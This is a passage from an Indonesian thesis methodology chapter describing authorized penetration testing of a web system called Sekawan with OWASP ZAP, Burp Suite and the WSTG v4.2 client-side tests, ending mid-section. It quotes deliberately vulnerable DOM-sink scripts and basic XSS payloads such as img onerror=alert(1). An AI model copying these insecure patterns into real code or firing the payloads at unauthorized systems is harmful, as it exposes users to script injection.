Kemudian, sumber ini dijadikan referensi untuk langkah selanjutnya, yaitu dua langkah analisis. Kedua langkah analisis tersebut adalah analisis sistem dan analisis kebutuhan. Langkah-langkah analisis ini dilakukan untuk menentukan proses pengujian sistem apa yang paling cocok untuk digunakan sebagai implementasi penelitian ini.

3.3 Alat Kebutuhan Penelitian

Alat yang digunakan dalam melakukan penelitian ini terdiri dari dua jenis perangkat, yaitu perangkat keras (*hardware*) dan perangkat lunak (*software*).

3.3.1. Perangkat Keras

Perangkat keras yang digunakan adalah laptop dan *device* pendukungnya yaitu *mouse*. Adapun spesifikasi minimum dan spesifikasi laptop yang digunakan dalam melakukan penelitian ini, seperti pada Tabel 3.1 berikut:

Tabel 3.1 Spesifikasi laptop yang digunakan

Komponen	**Spesifikasi minimum**	**Spesifikasi yang digunakan**
Processor	1 gigahertz (GHz) tahun 2011 keatas atau kebih baik	AMD FX 7600P (*Base* 2,7 GHz/Turbo 3,6 GHz)
RAM	1 gigabyte (GB) untuk 32-bit atau 2 GB untuk 64-bit	8 GB @1600 MHz (*Dual Channel*)
Storage Memory	16 GB untuk 32-bit OS atau 20 GB untuk 64-bit OS	1024 GB HDD
Graphic Card	DirectX 11 atau lebih dengan WDDM 1.0 driver	DirectX 12

3.3.2. Perangkat Lunak

Dalam melakukan penelitian ini, terdapat beberapa perangkat lunak (*software*) dan alat-alat (*tools)* lainnya yang digunakan. Berbagai macam fungsionalitas *software* dan *tools* ini dinilai mampu untuk membantu proses penelitian. *Software* dan *tools* tersebut terdiri dari empat pengelompokkan, antara lain: sistem operasi, *scanning tools*, *tools* pada sistem operasi Windows, dan *tools* pada sistem operasi Kali Linux.

A. Sistem operasi

Beberapa sistem operasi yang digunakan dalam penelitian ini antara lain sebagai berikut:

1. Windows 10, digunakan sebagai sistem operasi utama untuk menunjang aktivitas penelitian, mulai dari dokumentasi, *penetration testing*, dan penggunaan beberapa aplikasi yang dibutuhkan.
2. Kali Linux, sistem operasi ini dijalankan menggunakan *virtual machine* dan memanfaatkan berbagai macam *software penetration testing* yang tersedia dalam sistem operasi ini. Dalam menjalankannya, diberikan kebutuhan 3 *processors*, 3 GB RAM, dan 50 GB *Hard Disk memory*.

B. *Vulnerability Scanning Tools*

Beberapa *scanning tools* yang digunakan untuk melakukan pengujian sistem antara lain sebagai berikut:

1. Burp Suite, memanfaatkan fitur *proxy*, *repeater*, *decoder*, dan lain sebagainya.
2. OWASP ZAP, memanfaatkan fitur *manual explore scanning*.

C. *Tools* pada sistem operasi Windows

Beberapa *tools* yang digunakan dalam sistem operasi Windows antara lain sebagai berikut:

1. *Microsoft Office*, berguna untuk melakukan dokumentasi penelitian.
2. *VMware Workstation Pro*, berguna untuk menjalankan Sistem Operasi Kali Linux.
3. *Google Chrome* dan *Mozilla Firefox* (*browser*), berguna untuk membuka suatu halaman web dan pemanfaatan *search engine* untuk keperluan eksplorasi.
4. *Visual Studio Code*, berguna untuk membuat halaman palsu *Clickjacking*.
5. *DBeaver*, berguna untuk mengelola basis data sistem Sekawan.
6. *Draw.io*, berguna untuk membuat *flowchart* atau diagram lainnya.

D. *Tools* pada sistem operasi Kali Linux

Beberapa *tools* yang digunakan dalam sistem operasi Kali Linux antara lain sebagai berikut:

1. *Wafwoof*, berguna untuk melakukan pengecekan *Web Application Firewall* (WAF) pada suatu sistem.
2. *Vais*, berguna untuk melakukan pengujian *flashing* web.
3. *Clickjacking-Tester* dan *Clickjack*, berguna untuk melakukan pengecekan kerentanan *Clickjacking* pada suatu halaman web.

E. *Tools* pada *Browser*

Beberapa tools yang digunakan pada *browser* antara lain sebagai berikut:

1. *FoxyProxy*, berguna untuk merubah konfigurasi proxy pada *browser*.
2. *WebSocket Tester*, berguna untuk identifikasi lalu lintas *Websockets*.
3. *Wappalyzer*, berguna untuk mengidentifikasi teknologi yang digunakan pada suatu halaman web.

3.4 Metode Pengujian Sistem

Terdapat beberapa metode yang dipilih untuk melakukan pengujian sistem Sekawan antara lain sebagai berikut:

A. Jenis pengujian sistem

Sesuai dengan subbab 2.2.2, dua jenis pengujian dipilih untuk direalisasikan dalam penelitian ini, antara lain sebagai berikut:


1. *Vulnerability Scanning*: Burp Suite dan OWASP ZAP
2. *Penetration Testing*: *Gray-Box Testing*

B. Bab pada *Framework* WSTG v4.2

Sesuai dengan subbab 2.3.1, dua bab pada *Framework* WSTG v4.2 digunakan dan diimplementasikan dalam penelitian ini, antara lain sebagai berikut:

1. *Web Application Security Testing*: *Client-side Testing*
2. *Reporting*: WSTG *Checklist* v4.2

Dalam melakukan pengujian sistem, terdapat beberapa langkah yang harus dilakukan, yaitu seperti pada Gambar 3.2 berikut:



Gambar 3.2 Bagan alur Metode Pengujian sistem

Pengujian sistem dalam penelitian ini dilakukan dengan dua tipe kegiatan, yaitu *Vulnerability Scanning* dan WSTG v4.2: *Client-side Testing*. Berikut penjelasan terkait beberapa langkah pada bagan alur di atas:


a. *Vulnerability Scanning* dilakukan dengan memanfaatkan fitur *manual explore scanning* dari OWASP ZAP. Kemudian, hasil *scanning* tersebut dijadikan sebagai acuan dalam memberikan gambaran terkait kerentanan yang muncul pada sisi klien.
b. Setelah hasil *scanning* didapatkan, kemudian dilakukannya *penetration testing* berdasarkan *Framework* WSTG v4.2: *Client-side Testing*. Pengujian ini dilakukan dengan memanfaatkan beberapa informasi dari hasil *vulnerability scanning* yang telah dilakukan sebelumnya.
c. Hasil akhir dari dua kegiatan yang telah dilakukan ini, akan memberikan keluaran berupa hasil *penetration testing* berdasarkan *Framework* WSTG v4.2. Keluaran ini nantinya akan diproses lebih lanjut pada analisis hasil.

Kedua tipe kegiatan ini dipilih berdasarkan pengumpulan data terkait sistem Sekawan yang telah dilakukan sebelumnya. Dan dinilai paling cocok bila melihat jenis *role client* yang variatif serta kuantitas pengguna yang banyak sehingga keamanan sistem dari sisi klien sangat dibutuhkan. Berikut adalah penjelasan terkait kedua tipe kegiatan tersebut:

3.4.1. *Vulnerability Scanning*

A. Alur *Vulnerability Scanning*

Dalam melakukan *vulnerability scanning*, terdapat beberapa langkah yang harus dilakukan, yaitu seperti pada Gambar 3.3 berikut:



Gambar 3.3 Bagan alur *vulnerability scanning*


Berikut penjelasan terkait beberapa langkah pada bagan alur di atas:

a. Setelah melakukan *vulnerability scanning*, hasilnya akan berupa daftar *alerts* (peringatan) kerentanan yang muncul pada *scanning tools*.
b. Setelah kerentanan ditemukan, dilakukanlah penggolongan apakah kerentanan tersebut dapat digolongkan ke dalam ruang lingkup WSTG v4.2: *Client-side Testing* atau tidak.
c. Apabila benar, tahap selanjutnya adalah melakukan WSTG v4.2: *Client-side Testing*.

B. Implementasi *Scanning*


Scanning yang dilakukan menggunakan *tools* OWASP ZAP dengan memanfaatkan fitur *manual explore scanning*. Berikut adalah langkah-langkah dalam melakukannya:

1. Pada halaman utama aplikasi OWASP ZAP pilihlah *Manual Explore*, kemudian masukkanlah URL target serta *browser* yang akan digunakan untuk melakukan *manual exploring*, lalu klik *Launch Browser*, seperti pada Gambar 3.4 berikut:



Gambar 3.4 Konfigurasi *manual explore tools* OWASP ZAP

2. Tunggu beberapa saat hingga *browser* akhirmya muncul sehingga *manual exploring* siap dilakukan. OWASP ZAP secara otomatis akan mendeteksi kerentanan-kerentanan yang ada setiap melakukan akses ataupun interaksi terhadap halaman target. Tampilannya akan seperti pada Gambar 3.5 berikut:




Gambar 3.5 Tampilan kegiatan *manual explore tools* OWASP ZAP

Exploring dilakukan pada seluruh *role client* yang tersedia pada sistem Sekawan ini. Semua halaman yang dapat diakses akan di-*GET* dan berbagai interaksi dilakukan pada semua fitur yang ada.

3.4.2. WSTG v4.2: *Client-side Testing*

A. Alur *Client-side Testing*

Dalam melakukan *Client-side Testing*, terdapat beberapa langkah yang harus dilakukan, yaitu seperti pada Gambar 3.6 berikut:



Gambar 3.6 Bagan alur *client-side testing*

Berikut penjelasan terkait beberapa langkah pada bagan alur di atas:

a. Identifikasi Objektif merupakan tahapan awal dalam *testing* ini.
b. Tahapan selanjutnya adalah *penetration testing*, identifikasi objektif yang telah dilakukan sebelumnya menjadi acuan dalam melakasanakannya.
c. Keluaran akhir dari implementasi ini adalah hasil *penetration testing* berdasarkan *Framework* WSTG v4.2: *Client-side Testing*.

B. Implementasi Pengujian

Terdapat beberapa langkah yang perlu dilakukan dalam pengujian ini. Langkah pertama adalah melakukan identifikasi objektif dari masing-masing *Client-side Testing*

a. Identifikasi objektif

Pada bagian ini, dilakukan penggolongan objektivitas masing-masing *point* pada *Client-side Testing*. Penggolongan ini dilakukan berdasarkan *Framework* WSTG v4.2 dan penjelasan terkait kerentanan pada anak subbab 2.3.1. Penggolongan tersebut kemudian dikelompokkan ke dalam Tabel 3.2 berikut:

Tabel 3.2 Identifikasi objektif

ID Client-side Testing	Identifikasi *Sinks*	Identifikasi *Injection Points*	Membangun *Payload*	*Assessment*	Lain-lain
WSTG-CLNT-01	√		√		
WSTG-CLNT-02	√		√		
WSTG-CLNT-03	√	√	√		
WSTG-CLNT-04		√		√	
WSTG-CLNT-05		√		√	
WSTG-CLNT-06	√			√	
WSTG-CLNT-07					Identifikasi *Endpoints* & Analisis konfigurasi CORS
WSTG-CLNT-08					*Decompile* & Analisis *file* SWF
WSTG-CLNT-09				√	Identifikasi langkah-langkah keamanan
WSTG-CLNT-10				√	Identifikasi kegunaan *WebSockets*
WSTG-CLNT-11				√	Validasi metode *messaging*
WSTG-CLNT-12					Identifikasi *storing data* sensitif & penanganan dalam *storing*
WSTG-CLNT-13				√	Alokasi data

Penggolongan tersebut kemudian akan dijadikan acuan dalam melaksanakan *penetration testing* seperti apa dan bagaimana yang sesuai dengan *framework* WSTG v4.2: *Client-side Testing.*

b. Penetration Testing

Penetration testing dilakukan berdasarkan objektif pengujian yang telah diidentifikasi sebelumnya. Pada kegiatan ini, penguji bertindak sebagai pengguna dari semua *role client* yang ada pada sistem. Dengan hal tersebut, penguji dapat mengetahui dan melakukan pengujian web pada *field* mana saja yang mungkin bisa dilakukannya penyerangan. Bagian

ini banyak menggunakan *script code* bahasa pemrograman yang bisa memanipulasi tampilan web atau mungkin sampai memanipulasi *database* web.

Berdasarkan Tabel 3.2, terdapat tiga belas macam *Client-side Testing* yang dapat dilakukan *penetration testing* secara *Gray-Box*. Berikut adalah deksripsi terkait metode *penetration testing* yang dilakukan pada tiga belas macam *Client-side Testing* tersebut:

1. WSTG-CLNT-01 *Testing for DOM-Based Cross Site Scripting*

   Target serangan : *Sinks* yang terekspos dan tipe *field* input ruang lingkup DOM.
   Metode : Identifikasi *sinks* dan injeksi kode.
   Tujuan : Memastikan pada masing-masing *sinks* dan *field* aman dari serangan XSS.
   Tools : *Browser* dan Burp Suite

   Berikut adalah langkah-langkah dalam melakukan pengujian ini:

   1) Mengidentifikasi *sinks*

      Identifikasi dilakukan dengan cara penelusuran *script* ketika *browser* mengakses sistem Sekawan. Penelusuran ini dilakukan menggunakan bantuan t*ools* pada *browser*. Berdasarkan *framework* WSTG v4.2 terdapat *script* yang dapat memberikan kerentanan karena sifatnya terekspos bagi penyerang. *Script* tersebut seperti pada Gambar 3.7 berikut:

```
<script>
var pos=document.URL.indexOf("message=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</script>
```

Gambar 3.7 Contoh *script* kerentanan *sinks* WSTG-CLNT-01

Contoh *script* tersebut menunjukkan *method* berupa *document.write* yang akan memberikan perubahan *element* HTML pada DOM, hal ini menjadikannya celah kerentanan untuk menginjeksikan *script* berbahaya ke dalam DOM.

2) Membangun *payload*


a) Berdasarkan *framework* WSTG v4.2 terdapat salah satu contoh *script code* berisi *payload* dalam melakukan injeksi kode, seperti pada Gambar 3.8 berikut:

```
<><img src=1 onerror=alert(1)>
```

Gambar 3.8 Contoh *script code* berisi *payload* WSTG-CLNT-01

b) Kemudian, kode berisi *payload* tersebut diinjeksikan pada kerentanan *sinks* yang ditemukan.

c) Selain pada *sinks*, kode berisi *payload* tersebut juga dapat diinjeksikan pada *field* input pada sistem. *Field* input yang diserang merupakan *field* yang jika diinputkan akan memberikan dampak pada ruang lingkup DOM saja, tidak sampai masuk ke dalam server (*database*), seperti pada Gambar 3.9 berikut:



Gambar 3.9 Injeksi kode pada *field* input WSTG-CLNT-01

2. WSTG-CLNT-02 *Testing for* JavaScript *Execution*

Target serangan : *Sinks* yang terekspos dan berbagai tipe *field* input dan *field* URL.
Metode : Identifikasi *sinks* dan injeksi kode.
Tujuan : Memastikan pada masing-masing *sinks* dan *field* aman dari serangan JavaScript *Execution*.
Tools : *Browser* dan Burp Suite

Berikut adalah langkah-langkah dalam melakukan pengujian ini:

1) Mengidentifikasi *sinks*

Identifikasi dilakukan dengan cara penelusuran *script* ketika *browser* mengakses sistem Sekawan. Penelusuran ini dilakukan menggunakan bantuan t*ools* pada *browser*.

Berdasarkan *framework* WSTG v4.2 terdapat *script* JavaScript yang dapat memberikan kerentanan karena sifatnya terekspos bagi penyerang. *Script* tersebut seperti pada Gambar 3.10 berikut:

```
<script>
function loadObj(){
    var cc=eval('('+aMess+')');
    document.getElementById('mess').textContent=cc.message;
}

if(window.location.hash.indexOf('message')==-1) {
    var aMess='({"message":"Hello User!"})';
} else {
    var
aMess=location.hash.substr(window.location.hash.indexOf('message=')+
8)
}
</script>
```

Gambar 3.10 Contoh *script* kerentanan *sinks* WSTG-CLNT-02

Contoh *script* tersebut menunjukkan *source* berupa *location.hash* yang akan memberikan celah kerentanan injeksi *script* berbahaya langsung pada *message value*-nya, sehingga terjadinya ekploitasi data atau informasi penting korban.

2) Membangun *payload*


a) Berdasarkan *framework* WSTG v4.2 terdapat beberapa contoh *script code* berisi *payload* dalam melakukan Injeksi kode, seperti pada Gambar 3.11 berikut:

```
•  <img src=1 href=1 onerror="javascript:alert(1)"></img>
•  www.victim.com/?javascript:alert(1)
```


Gambar 3.11 Contoh *script code* berisi *payload* WSTG-CLNT-02

b) Kemudian, kode berisi *payload* tersebut diinjeksikan pada kerentanan *sinks* yang ditemukan.

c) Selain pada *sinks*, kode berisi *payload* tersebut juga dapat diinjeksikan pada *field* input dan *field* URL pada sistem, seperti pada Gambar 3.12 dan Gambar 3.13 berikut:



Gambar 3.12 Injeksi kode pada *field* input WSTG-CLNT-02



Gambar 3.13 Injeksi kode pada *field* URL WSTG-CLNT-02

3. WSTG-CLNT-03 *Testing for* HTML *Injection*

Target serangan : *Sinks* yang terekspos dan berbagai tipe *field* input dan *field* URL.

Metode : Identifikasi *sinks* dan injeksi kode.

Tujuan : Memastikan pada masing-masing *sinks* dan *field* aman dari serangan HTML *Injection*

Tools : *Browser* dan Burp Suite

Berikut adalah langkah-langkah dalam melakukan pengujian ini:

1) Mengidentifikasi *sinks*

Identifikasi dilakukan dengan cara penelusuran *script* ketika *browser* mengakses sistem Sekawan. Penelusuran ini dilakukan menggunakan bantuan t*ools* pada *browser*. Berdasarkan *framework* WSTG v4.2 terdapat *script* HTML yang dapat memberikan

kerentanan karena sifatnya terekspos bagi penyerang. *Script* tersebut seperti pada Gambar 3.14 berikut:

```
<script>
var userposition=location.href.indexOf("user=");
var user=location.href.substring(userposition+5);
document.write("<h1>Hello, " + user +"</h1>");
</script>
```

Gambar 3.14 Contoh *script* kerentanan *sinks* WSTG-CLNT-03

Contoh *script* tersebut menunjukkan *method* berupa *document.write* yang dapat memungkinkan input tidak tervalidasi dengan baik sehingga dapat digunakan untuk membuat HTML dinamis dalam konteks halaman sebagai celah kerentanan XSS.

2) Membangun *payload*

